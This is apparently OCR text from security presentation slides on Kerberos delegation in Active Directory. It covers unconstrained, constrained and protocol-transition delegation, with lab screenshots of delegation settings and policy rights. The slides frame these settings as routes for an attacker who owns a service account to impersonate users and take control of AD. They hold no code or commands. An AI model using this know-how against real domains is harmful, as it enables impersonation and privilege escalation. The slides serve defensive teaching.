
Kerberos Delegation

~~Kerberos Delegation~~ Impersonate Anyone

Kerberos “Double Hop” Issue




Kerberos Unconstrained Delegation



Constrained Delegation

- Impersonate authenticated user to allowed services.
- If Attacker owns Service Account = impersonate user to specific service on server.



TestDelegation Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

○ Trust this computer for delegation to any service (Kerberos only)

● Trust this computer for delegation to specified services only

● Use Kerberos only

○ Use any authentication protocol


Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N:
MSSQL	adssql101.lab.adsec...		

□ Expanded

KCD Protocol Transition

- Less secure than “Use Kerberos only”.
- Enables impersonation without prior AD authentication (NTLM/Kerberos).



ADSWEB01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

○ Trust this computer for delegation to any service (Kerberos only)

● Trust this computer for delegation to specified services only

○ Use Kerberos only

● Use any authentication protocol


Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
MSSQLSvc	adsdb02.lab.adsecur...	4691	
MSSQLSvc	adsdb01.lab.adsecur...	9345	

□ Expanded

Control Delegation… Control AD

Domain Controllers Policy



Enable computer and user accounts to be trusted for del... ?


Security Policy Setting | Explain

Enable computer and user accounts to be trusted for delegation

☑ Define these policy settings:

Administrators
TrustyMcServiceAccount

Full Control on Servers OU



Servers Properties

